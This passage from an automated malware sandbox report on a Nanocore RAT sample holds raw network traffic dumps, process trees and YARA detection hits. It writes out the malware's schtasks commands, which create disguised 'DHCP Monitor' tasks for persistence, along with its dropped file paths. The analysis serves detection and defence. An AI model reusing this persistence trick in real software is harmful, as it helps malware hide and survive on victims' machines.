Data Ascii: vZ/cOx4~0)cuG#,s!+<ItV<'Lt["=rQ>MFES`.yG.dS$)[Y~M`@]`WyyJ#%eF<W:5@IM`T5hK<hGGo@_D]Ua5Xb>089B)sas4
2021-10-13 19:03:03 UTC	1926	IN	Data Raw: 16 3e 47 38 31 56 be f5 7b 12 b0 10 a1 27 6f 2c 1a 32 cb 58 e2 ea dc 38 fc 14 9d 7e d2 e6 29 0a 2d 1b 43 83 7f cc b9 e0 bb ae 90 a7 e4 c8 b6 01 58 bc a5 a4 5f 4c eb d6 a5 0c c7 23 aa 12 eb 7d dc ee 6c 0f 3f 8e 4d 51 63 d3 0c 90 a8 83 0c dc ec ae c5 4f 5b ae e6 23 fe 15 a2 a9 c7 ac 32 ae d1 e9 ed c2 ea fe 9a b8 bc 8d 8c cb 89 fd 47 ff 54 e6 83 3a d9 b7 89 14 8c f2 f7 74 3b 52 54 73 7a 6c c5 fc ac e3 a3 7c 9f c8 b5 a0 9a 47 80 ff 6c 19 e3 40 f4 e5 47 9d f2 d5 2e be c5 0f e2 6e b4 1b 58 b6 cd 0d 63 cf 2e 43 7b 7c f5 a9 94 f6 3a 36 d4 12 7d eb d9 a3 c9 da 71 95 42 37 e2 60 4c 3c 88 ad 32 30 e8 c4 bb bb b2 d6 bf b1 d0 54 f0 c9 28 97 cf b2 49 f9 c2 0b 96 ba 24 23 16 bd 0e 43 4f 55 68 10 76 81 74 f0 bc c9 55 6a bc 98 1d a6 59 ba 86 44 6d d3 c2 25 11 8a 4e 67 ab Data Ascii: >G81V{'o,2X8~)-CX_L#}l?MQcO[#2GT:t;RTszl|Gl@G.nXc.C{|:6}qB7`L<20T(l$#COUhvtUjYDm%Ng
2021-10-13 19:03:03 UTC	1942	IN	Data Raw: d5 51 14 3a 7e 4d 99 37 57 a6 8a cf 3c 55 31 35 61 fd b6 cc e9 e7 03 31 36 7b ad f3 78 0f 94 86 77 1a cc 0d cb 20 20 8d bb c4 12 d1 50 0e 72 1c a7 ad c3 ef 02 72 83 4a 70 0a 7c 7e d3 31 e4 f1 7f 07 c5 d0 fa 63 a6 df 13 de 76 56 6b 06 06 03 35 ef a6 b7 1d 16 46 7a a4 89 1c 3e d2 0c b8 c2 fe af 5e 4f c2 66 12 4c ec 80 c4 90 02 c8 86 97 4b 92 68 a3 20 5d 59 04 a2 23 fc 19 fd 56 f4 4d 6f c1 cd 9e 0c 41 97 65 02 b2 0a 4c 46 ea 63 1a e3 32 64 6b dd 61 cf 93 29 a2 a7 2c 80 3c 69 c0 30 6a fe bf 70 ca 4b 16 8c a0 ea 9a 63 c8 c6 67 91 d6 47 3a 16 a4 0f 94 e8 c9 cd 94 22 ee 68 07 02 5b 5a 9b f6 cc cb 53 93 52 3f 34 9e 7d 2e 85 58 26 d2 17 be 92 08 19 53 72 b6 06 04 c8 26 88 0a 8a fd e7 a3 88 b2 67 eb 35 26 8b d9 a0 ea f7 80 3a 26 d5 05 d3 3b c4 26 3d 3f c2 bd cc fa Data Ascii: Q:~M7W<U15a16{xw PrrJp|~1cvVk5Fz>^OfLKh]Y#VMoAeLFc2dka),<i0jpKcgG:"h[ZSR?4}.X&Sr&g5&:&;&=?
2021-10-13 19:03:03 UTC	1958	IN	Data Raw: 3d cc 0b 1e 36 4d 7c aa 0e 54 0d 27 4c 97 79 ac b3 82 46 a2 c3 bb 97 31 ce ee 9f 34 54 34 ef 73 69 a7 03 4b 7a 9e 45 0f 60 0f 73 df 43 94 f7 71 4d e4 59 90 4f 6e 69 ac 33 23 71 e6 5c 52 3d 61 60 9f cd ac 87 20 f4 49 ff a2 39 9e dd 58 1b 9b b8 72 34 e4 d5 41 5c 64 e9 0d f4 da 75 49 80 62 d8 ff c3 e5 e9 bc c1 b2 70 15 a0 a5 0a 4e 6a 54 c7 4a ad c8 d2 8a 29 93 36 a5 43 af 7b 85 8d 99 af 1f 5d 57 a9 97 7c 91 bd aa 26 cf 2f ad ad 4a d9 79 b6 39 63 c1 a0 3d c4 ef 27 58 2d 73 b2 dc 7e 1e 9c 87 75 0a 16 fa 85 99 20 7b 41 21 07 33 eb 3b ca 6e 7e 53 8c c9 5e 28 43 7d 19 36 86 67 a9 2f c2 7b e3 47 c2 31 19 c2 6a 35 c6 9d e1 b8 c3 d8 2e a0 d9 50 02 0a 67 42 c0 54 cd fd 36 45 54 66 e4 74 13 4a a3 fa 5d bb 38 c5 60 56 3b e2 f4 2f 7d 3d b9 1d 00 14 9f 6d cd 3a 89 99 c4 Data Ascii: =6M|T'LyF14T4siKzE`sCqMYOni3#q\R=a` I9Xr4A\duIbpNjTJ)6C{]W|&/Jy9c='X-s~u {A!3;n~S^{C}6g/{G1j5.PgBT6ETftJ]8`V;/}=m:
2021-10-13 19:03:03 UTC	1974	IN	Data Raw: 7c 47 2d b4 5c ae 4f 77 ba b7 78 f3 f6 aa 7c c2 33 6c 80 9a 6e 49 b7 15 e4 6f d7 ee e1 73 ac 68 e5 d5 73 5a 3c b7 a2 e4 0f 0d ff 11 b2 d4 c4 5c 6e 69 c7 02 99 d6 36 3e fa 97 49 fd 38 63 c5 01 b4 bf db d8 9b a1 31 49 af 57 11 19 d8 35 5b 03 a6 42 14 6f 8e ca 58 57 3e 0e 02 eb a3 db 33 4e 16 b0 d6 40 90 f8 38 f2 03 7b c0 7c f8 02 4b ea 22 40 a9 32 c0 26 fd 32 01 6b 4e 4d f6 09 fd 21 0c fa a5 cb 81 6b 51 db 09 73 39 a4 29 0c 1a ce b4 96 9b 34 55 1a 8b cb 4c d5 43 26 95 de bf 2c 4c 34 85 b3 ad 19 23 bc 31 c1 5f 1a 04 9a 17 2e 4f c6 a0 7e ae 21 8e 5b ab d4 36 cc e2 d0 0c 6d d8 e2 e0 e4 9b 62 46 8a 72 61 1c 2b 79 dd 3b 30 7d b9 fb 09 74 bd 4f af 23 de 8f 41 73 da a3 02 ba d1 8f 46 88 d2 d6 1a 81 6b ec b4 10 f6 4d 65 31 52 2d 29 4f b4 0a 70 0b f2 7d 5e 71 f1 05 Data Ascii: |G-\Owx|3lnIoshsZ<\ni6>I8c1IW5[BoXW>3N@8{|K"@2&2kNM!kQs9)4ULC&,L4#1_.O~![6mbFra+y;0}tO#A sFkMe1R-)Op}^q
2021-10-13 19:03:03 UTC	1990	IN	Data Raw: e7 5c b3 ee 60 99 a6 40 24 0c 81 37 5a 10 92 f4 bb a0 c4 98 75 44 3c a3 47 98 70 13 2d ed 7f a6 0a 06 c9 88 2b e3 fa 71 7d 2d 59 da 44 26 f2 e4 a9 9e 19 6b 89 9c da 6f 94 c5 4e 22 80 20 a7 a4 14 67 16 e7 60 25 b7 9b ae 19 34 29 0c 6d e5 b3 f5 e1 c2 a7 65 8a 21 d1 47 6d 9d 63 e2 11 69 5b 48 ca 32 e2 7f 3c 59 74 2b 19 af 5f be 68 c5 9d dc 2e a1 aa 45 e1 55 e8 97 c0 00 36 f1 fd a3 18 ee 35 92 ce ac c3 86 45 75 3e 3b 25 fa 4f 3c 20 de 93 bd 40 f0 97 18 e3 47 e3 9d a4 f7 22 a3 3d 69 a5 f5 ff 26 ee f9 79 03 77 2e ca 12 81 52 62 00 5a 15 2b d4 ac 28 d6 ce b8 a0 05 0b fb 0e ea b2 92 22 c0 ca fa 00 00 85 5e f4 3c e2 63 64 6f 4b fe a3 5a d7 0b b0 e9 99 6c 1b 6c 0f 07 34 ed 07 e7 fd be d1 63 8c 76 af 5b d6 eb 37 ed dd e5 98 1c e6 ec 21 e4 b0 f6 51 59 55 41 c5 2e 2a Data Ascii: \`@$7ZuD<Gp-+q}-YD&koN" g`%4)me!Gmci[H2<Yt+_h.EU65Eu>;%O< @G"=i&yw.RbZ+("^<cdoKZll4cv[7!QYUA.*
2021-10-13 19:03:03 UTC	2006	IN	Data Raw: 3d 9b 18 4b 34 88 09 aa 00 17 f5 17 b4 37 88 62 e4 30 a7 65 8b 00 a6 29 9b db b4 76 a9 9c 44 de 0c af 53 06 02 f0 ba 03 8c 36 9c 47 3a f0 c7 58 2b 72 be d6 80 a9 b2 59 65 81 e7 6c d4 df e0 22 d3 86 fa 20 fa 2a 89 2e 6b 5a a8 1d 09 7e d6 b7 88 69 cf ee 1d 2b 3e 8c ad 90 d1 42 49 a1 d5 8f 90 9d da 31 14 2b cc 77 c2 a7 34 49 ae 29 d8 14 af 45 12 3d 83 fa 42 a3 f4 29 ed ce 59 5d 43 9e 0d 37 c6 35 30 e8 c0 ec ab fc 17 cc 71 76 de be f0 51 65 17 8c aa d6 da 1a 85 bf 0a 33 1c d7 f6 8b 09 ec ff 88 42 db da 52 af c5 68 0d c1 27 ff bc d7 8b df d2 4c 9c 88 1e 54 95 60 07 88 c3 c4 9c 4f b8 86 dc 97 f0 3e 32 6c bf 74 98 70 55 51 d2 08 79 af 1c 55 25 fd 49 4e 56 3d ae bb f7 0a a6 9a 6e de be db 9e 1a a4 23 d5 6a 6e 54 fe 87 e8 47 6a 24 d2 68 bf cc 22 24 b5 ef 47 ca a4 Data Ascii: =K47b0e)vDS6G:X+rYel" *.kZ~i+>BI1+w4I)E=B)Y]C750qvQe3BRh'LT`O>2ltpUQyU%INV=n#jnTGj$h"$G
2021-10-13 19:03:03 UTC	2022	IN	Data Raw: c6 db 9b 10 31 8b fc 49 64 81 4a 3e 56 88 24 e9 15 7a 12 96 36 a7 fd b0 ef 66 f6 76 33 bb 41 76 2c c9 10 28 ff 1a 60 e9 de f6 9b 1f 49 6e cc 1c 32 21 d2 1e 0a 12 77 0c ab a7 af 3f 0c 8a f2 54 c8 45 64 2a 01 55 ca 35 ec 62 4e 73 49 97 d1 7c 46 3c 4e b6 06 14 12 cd 79 cd b9 b3 50 af c1 4e a8 6f b7 b7 28 a4 57 7d 27 ce cb 32 de 5d 29 52 28 09 59 5f b4 dd 29 2e 8d 88 15 b9 6f 01 66 2a 41 1d bf 3f 4f e1 b8 d8 4d 0a 2c d4 14 03 3c 4b 7b a6 38 1d 63 3c 1a 46 da ab 43 61 f8 1a e0 28 d8 42 f5 5a fd 16 e9 62 95 93 c4 0f d2 36 8f 70 4c 3a e5 7b ea 24 47 28 98 dc de ef f9 7d 6c 2b e0 bd 1a 5e a5 9f f6 49 61 ee 62 b4 57 d2 93 85 99 2e 95 39 cd 86 72 50 dc 52 13 07 2d bb ed 1f 08 53 35 74 1c dd 64 fd 7f d0 8c d6 22 e2 c8 1d 56 da 27 7b aa 7a b1 a7 3f 58 a7 03 88 1d 0d Data Ascii: 1IdJ>V$z6fv3Av,(`In2!w?TEd*U5bNsI\|F<NyPNo(W}'2])R(Y_).of*A?OM,<K{8c<FCa(BZb6pL:{$G(}l+^I abW.9rPR-S5td"V'{z?X

Timestamp	kBytes transferred	Direction	Data
2021-10-13 19:03:03 UTC	2038	IN	Data Raw: e1 2b b9 81 f6 3a 6f 5d 67 38 13 e2 a9 1f a9 e7 4d bf 25 ae a7 5d f1 15 46 69 4b b8 14 9f 9c 36 69 af 01 15 f9 bd 40 26 1d 75 05 44 2a 06 f7 2b 69 8e 2c 1c df b3 ed 35 f2 cc 49 2c bc 52 a3 49 a5 ef 99 8e 8f 08 2d a1 cc 95 de f7 73 e7 9f fd 80 09 a6 70 92 90 8d 7a 42 6c dd 12 ab 2e 13 05 36 ae 39 3c 6d 62 9c e9 c1 6a 5d c8 40 18 cf 79 1c 52 29 bf 65 85 a3 42 f3 13 75 a0 70 db 83 10 83 03 49 2f d5 5f 04 f3 da 3d 7d 4e 91 fc 0c 5d 6a 07 a4 66 54 11 28 bc 33 29 4c 64 47 3e 7e 2b 50 7b 0a 7d 9f 90 e1 07 20 dd d4 da 67 7f b8 0d a4 09 78 0a 9f 3e b5 bd 39 e3 4a 01 24 c2 9f 0b 72 b3 32 ea 31 8c 7a 0d d6 08 56 fb ef ea 89 2b 7c 18 90 3a 0a 52 16 01 c9 d3 18 d5 47 1c 0b 22 d4 f5 2b 6d 6b 21 6c f0 76 91 a7 77 8e cf 0d da 5e a8 36 d0 2b 98 6e 1e 8b 89 66 69 4a 21 ca Data Ascii: +:o]g8M%]FiK6i@&uD*+i,5I,RI-spzBl.69<mbj]@yR)eBupI/_=}N]jfT(3)LdG>~+P{} gx>9J$r21zV+|:RG"+mk!lvw^6 +nfiJ!
2021-10-13 19:03:03 UTC	2054	IN	Data Raw: 31 58 66 24 f8 91 5f 71 08 fb db 34 6e 05 4e 1b fb d8 0d 4a e1 69 f1 78 35 c2 5b ae ce 82 29 22 4b eb 00 b4 b2 e6 d4 db 46 c3 5d a1 c3 12 80 68 1d 9f 1b 2e 20 30 bf 68 7a 70 bf 0d 32 1a c9 fa 0b e6 16 66 ca 7b 32 37 93 fb 7b e8 98 a5 21 3d bf 0f 44 be dd 11 f8 96 9a 4c b9 92 ba ce 0a 2f bd 44 29 0f 61 03 d4 66 a2 0c a6 b5 a1 e9 8e d9 0f 6a 22 08 83 dc b1 47 2d 54 e2 0e f4 2e d5 0f 2a 67 fb 80 58 8a c8 76 b4 ac 63 ca fe 30 ef 72 80 0b 10 23 06 b6 f1 93 3c dc 59 a5 ea 63 2f bb 7a be 16 73 d5 e5 34 b9 70 87 bd 60 92 28 c1 b4 d3 03 b0 fe 9a cf 8e 68 2e 11 65 b5 73 ba 45 86 94 d9 4c 58 0e 0b 2c 19 a0 26 c1 cf 1e 51 d2 c4 7f d0 dd 51 a9 84 92 e7 3e e6 78 72 1b d9 4d e6 e1 ca af 55 26 8c 11 be f6 1f 25 8d d9 28 dc 40 11 9e 7c c0 a5 b7 fa 42 ef 52 64 f6 f8 6a 63 Data Ascii: 1Xf$_q4nNJix5[)"KF]h. 0hzp2f{27{!=DL/D)afj"G-T.*gXvc0r#<Yc/zs4p`(h.esELX,&QQ>xrMU&%(@|BRdjc
2021-10-13 19:03:03 UTC	2070	IN	Data Raw: 61 65 a0 b9 5d e3 ad af af d2 71 59 89 d2 c2 c7 0a 7f 19 32 49 51 bb 57 29 58 96 df fe 20 3b f2 86 e5 72 25 a4 57 9b 68 27 38 87 9d b3 29 de 0f 25 e6 a9 0b 19 5a 13 80 1f a7 ba b3 0b ce 10 f3 15 36 fa 11 4a d1 f4 a2 31 87 d8 aa d6 33 5e 5a fb 16 22 ac ee 45 1f 13 b3 96 d0 1a 3e c8 41 93 23 d1 17 68 4d f4 36 a6 7b 0e eb 52 fd c9 c5 f5 ea 09 b3 a7 55 89 ff 53 d0 2d e0 76 f6 05 3c c7 07 cd 24 61 75 7d b5 db 62 c8 dc a8 d7 74 3c 9c 25 ee a9 85 3b af c1 8b 0c 47 dd c2 53 7f e3 29 2b dd e9 fd 9d 71 2e 73 7b c4 41 0c b0 cd f6 c7 1c d6 02 f8 6f 62 07 45 d1 b3 a1 2a da f8 96 8f 4d 1e 39 bd e6 cf d6 a3 b0 7a 73 93 15 c3 34 f9 4f e1 c1 b9 84 98 80 c4 04 b4 1e c9 89 86 ed 57 40 98 94 0a bc 10 27 fa ed 39 fb 8a ca 45 ca ef fd 31 99 97 90 05 1b 21 2c 40 11 c7 25 d8 4c Data Ascii: ae]qY2IQW)X ;r%Wh'8)%Z6J13^Z"E>A#hM6{RUS-v<$au}bt<%;GS)+q.s{AobE*M9zs4OW@'9E1!,@%L
2021-10-13 19:03:03 UTC	2086	IN	Data Raw: 73 23 5c d4 94 e7 94 60 6c 9d 21 1c dc fa a7 79 11 2f d0 fd 25 96 76 4c 9c de 07 da 70 b1 8c d5 98 9e da 19 11 15 ff 57 6d b1 5f a9 50 e6 f1 e1 da ba c4 e9 ff d1 af c7 57 e6 62 9b 73 60 3f e0 b5 d0 7e 1d c4 c5 2a 3a 22 00 92 0f 9f 5b 5c 32 78 8c 9f 4c ef dc c8 8c a4 b1 e4 f7 71 7e 7a d0 2e 11 83 36 bf 12 35 fa fc c6 f2 90 20 d1 a0 92 20 de 40 37 58 b5 ff 05 e8 e0 3a 4c d3 2e 01 59 09 73 a7 be 13 3f 65 0e 97 78 d7 38 86 18 d1 7d 64 f2 93 11 60 db 75 76 73 68 61 11 fe cd 3d 4c c1 97 32 44 4e eb 45 48 40 38 06 dd ed 7a 76 43 3c d7 50 1e 44 07 aa 37 7b 37 f4 8c 97 a5 32 25 39 c3 96 8e 32 53 47 5f 96 56 a6 8b 6a 2f 5b 92 94 33 33 31 20 e8 7b c7 2b 63 2f 46 69 a6 9c 13 2c 3b 9c e0 83 b8 c9 88 4a 6d 7d c6 bc af 5e 73 74 90 3e 7a b1 7e 75 64 d1 18 70 84 3a 50 76 Data Ascii: s#\`l!y/%vLpWm_PWbs`?~*:"[\2xLq~z.65 @7X:L.Ys?ex8}d`uvsha=L2DNEH@8zvC<PD7{72%92SG_Vj/[331 {+c/Fi,;Jm}^st>z~udp:Pv
2021-10-13 19:03:03 UTC	2102	IN	Data Raw: ac cd c1 54 a3 6b 63 ce 0f bc aa 11 3f 07 b3 b1 cb 4d 8b 03 64 d5 c8 0f 03 ed 79 44 81 4d d1 4d 81 31 0f 33 90 3c eb 47 3b 1c 79 76 01 d1 4b 00 b6 33 d6 8a 5a 83 46 c9 57 ec c8 af 25 5a fb 70 79 da 17 5a 1b 6d 92 f1 d3 55 20 96 dc 27 9b 6f 4b 49 e2 3b 52 67 41 59 a8 c7 a1 fc 2d 4c bd bf eb 35 32 d7 36 2f a3 d1 6b 84 6f d9 c2 7c 34 f2 49 6d 0d ad e0 c8 8a ba 64 96 c1 25 3f 0d 7b b1 0b d8 d7 2c 16 75 48 c4 67 b6 e1 c7 53 6f 64 53 ea de 1f 08 22 e9 36 bb c9 b7 ec 2e cc 4e a2 02 b2 5a 13 b8 23 d4 39 f8 7b bc c8 9e dc e2 5e 8f d3 3f 31 07 dd 8d b4 ea 5b b0 c1 38 8d 98 f1 2b 13 c2 11 48 9e a5 e8 71 c4 5f bc 71 d5 da 72 6a 64 5c fc 0c df 49 e3 5d a9 18 58 ca 9c de a8 b7 6d 06 67 80 1f 67 e3 0f d1 c4 4f af 16 07 7c ac 3d d9 5e c3 0b 4d 9d a6 fa ac ee 98 02 51 bb Data Ascii: Tkc?MdyDMM13<G;yvK3ZFW%ZpyZmU 'oKI;RgAY-L526/ko|4Imd%?{,uHgSodS"6.NZ#9{^?1[8+Hq_qrjd\l]X mggO|=^MQ
2021-10-13 19:03:03 UTC	2118	IN	Data Raw: 03 ee e0 f0 6a df 96 aa 67 dd 5b ec 5d ac ae cc 3c 1b 8d c3 7d 60 a0 50 c0 e4 ba d0 7f 67 b2 f2 e7 db cf 7b 23 2b 93 1d 9b 84 47 d7 d3 fb 0c ec 6c 83 80 db 2f f4 54 ea a1 0e 14 2c ef ba 93 e7 5f ba 8f a0 e7 09 3a 84 ae 3c 4a c1 87 53 9d b3 f5 f1 f1 bb 94 42 41 a0 7b 02 bd a8 6d 84 ba 13 64 77 b9 8b 59 e8 6d 5c 8b 5d df 78 e4 6b d3 59 a8 1d b6 a4 67 5d 51 40 1f 3b 1d eb 7a 00 fb e5 07 1a 9c fc 3d 64 38 79 2d e7 50 ed 47 68 d8 5d 9a e5 63 b8 31 0d ae 36 e0 f9 ef 35 cd 65 26 5a 5e 6a 5e 83 c2 4b 4e a8 ad c5 52 1e 20 b5 96 99 1c d9 2d 36 78 18 bd ed 73 5a 5a 82 f1 50 07 ff 42 4d 60 19 6e ca 46 72 a1 99 ed 9a 62 b7 23 99 15 7a 91 0b 10 31 72 16 5c 75 56 56 2d 71 c0 c0 fd df 6a 13 53 3e da a7 bc 75 4e b4 91 33 86 bb 86 b5 cd 8d 1a 92 d4 02 c2 32 74 93 90 ed 85 Data Ascii: jg[]<}`Pg{#+Gl/T,_:<JSBA{mdwYm\]xkYg]Q@;z=d8y-PGh]c165e&Z^j^KNR -6xsZZPBM`nFrb#z1r\uVV-q jS>uN32t

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: LFEs2N6DU4.exe PID: 2752 Parent PID: 5804

General

Start time:	21:02:04
Start date:	13/10/2021
Path:	C:\Users\user\Desktop\LFEs2N6DU4.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\LFEs2N6DU4.exe'
Imagebase:	0x60000
File size:	12288 bytes
MD5 hash:	5B3262B61A5EAA3EBE7E8BDC4958FC3F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000002.310115829.0000000003559000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000001.00000002.310115829.0000000003559000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000001.00000002.310115829.0000000003559000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000002.309846950.00000000034BA000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000001.00000002.309846950.00000000034BA000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000001.00000002.309846950.00000000034BA000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000001.00000002.309323538.000000000244F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000001.00000002.309323538.000000000244F000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: LFEs2N6DU4.exe PID: 3784 Parent PID: 2752

General

Start time:	21:02:27
Start date:	13/10/2021
Path:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe
Imagebase:	0x960000
File size:	12288 bytes
MD5 hash:	5B3262B61A5EAA3EBE7E8BDC4958FC3F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000D.00000002.537037036.0000000003DA9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000D.00000002.537037036.0000000003DA9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000D.00000002.527752364.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000D.00000002.527752364.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 0000000D.00000002.527752364.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000D.00000002.534572652.0000000002DA1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000D.00000002.538189526.00000000055D0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000D.00000002.538189526.00000000055D0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 0000000D.00000002.538301786.0000000005650000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 0000000D.00000002.538301786.0000000005650000.00000004.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 0000000D.00000002.538301786.0000000005650000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: schtasks.exe PID: 5828 Parent PID: 3784

General

Start time:	21:02:30
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'DHCP Monitor' /xml 'C:\Users\user\AppData\Local\Temp\tmpA85B.tmp'
Imagebase:	0xba0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 6008 Parent PID: 5828

General

Start time:	21:02:31
Start date:	13/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 2944 Parent PID: 3784

General

Start time:	21:02:31
Start date:	13/10/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'DHCP Monitor Task' /xml 'C:\Users\user\AppData\Local\Temp\tmpAD7D.tmp'
Imagebase:	0xba0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 4196 Parent PID: 2944

General

Start time:	21:02:32
Start date:	13/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: LFEs2N6DU4.exe PID: 2860 Parent PID: 1104

General

Start time:	21:02:32
Start date:	13/10/2021
Path:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe 0
Imagebase:	0xd70000
File size:	12288 bytes
MD5 hash:	5B3262B61A5EAA3EBE7E8BDC4958FC3F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000014.00000002.379660901.000000000414A000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000014.00000002.379660901.000000000414A000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000014.00000002.379660901.000000000414A000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000014.00000002.379884809.00000000041E9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000014.00000002.379884809.00000000041E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000014.00000002.379884809.00000000041E9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000014.00000002.378626193.000000000310B000.00000004.00000001.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000014.00000002.378626193.000000000310B000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: dhcpmon.exe PID: 6188 Parent PID: 1104

General

Start time:	21:02:35
Start date:	13/10/2021
Path:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' 0
Imagebase:	0x460000
File size:	12288 bytes
MD5 hash:	5B3262B61A5EAA3EBE7E8BDC4958FC3F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000015.00000002.388544589.000000000279F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000015.00000002.388544589.000000000279F000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000015.00000002.390215746.00000000038A9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000015.00000002.390215746.00000000038A9000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000015.00000002.390215746.00000000038A9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000015.00000002.389928508.000000000380A000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000015.00000002.389928508.000000000380A000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 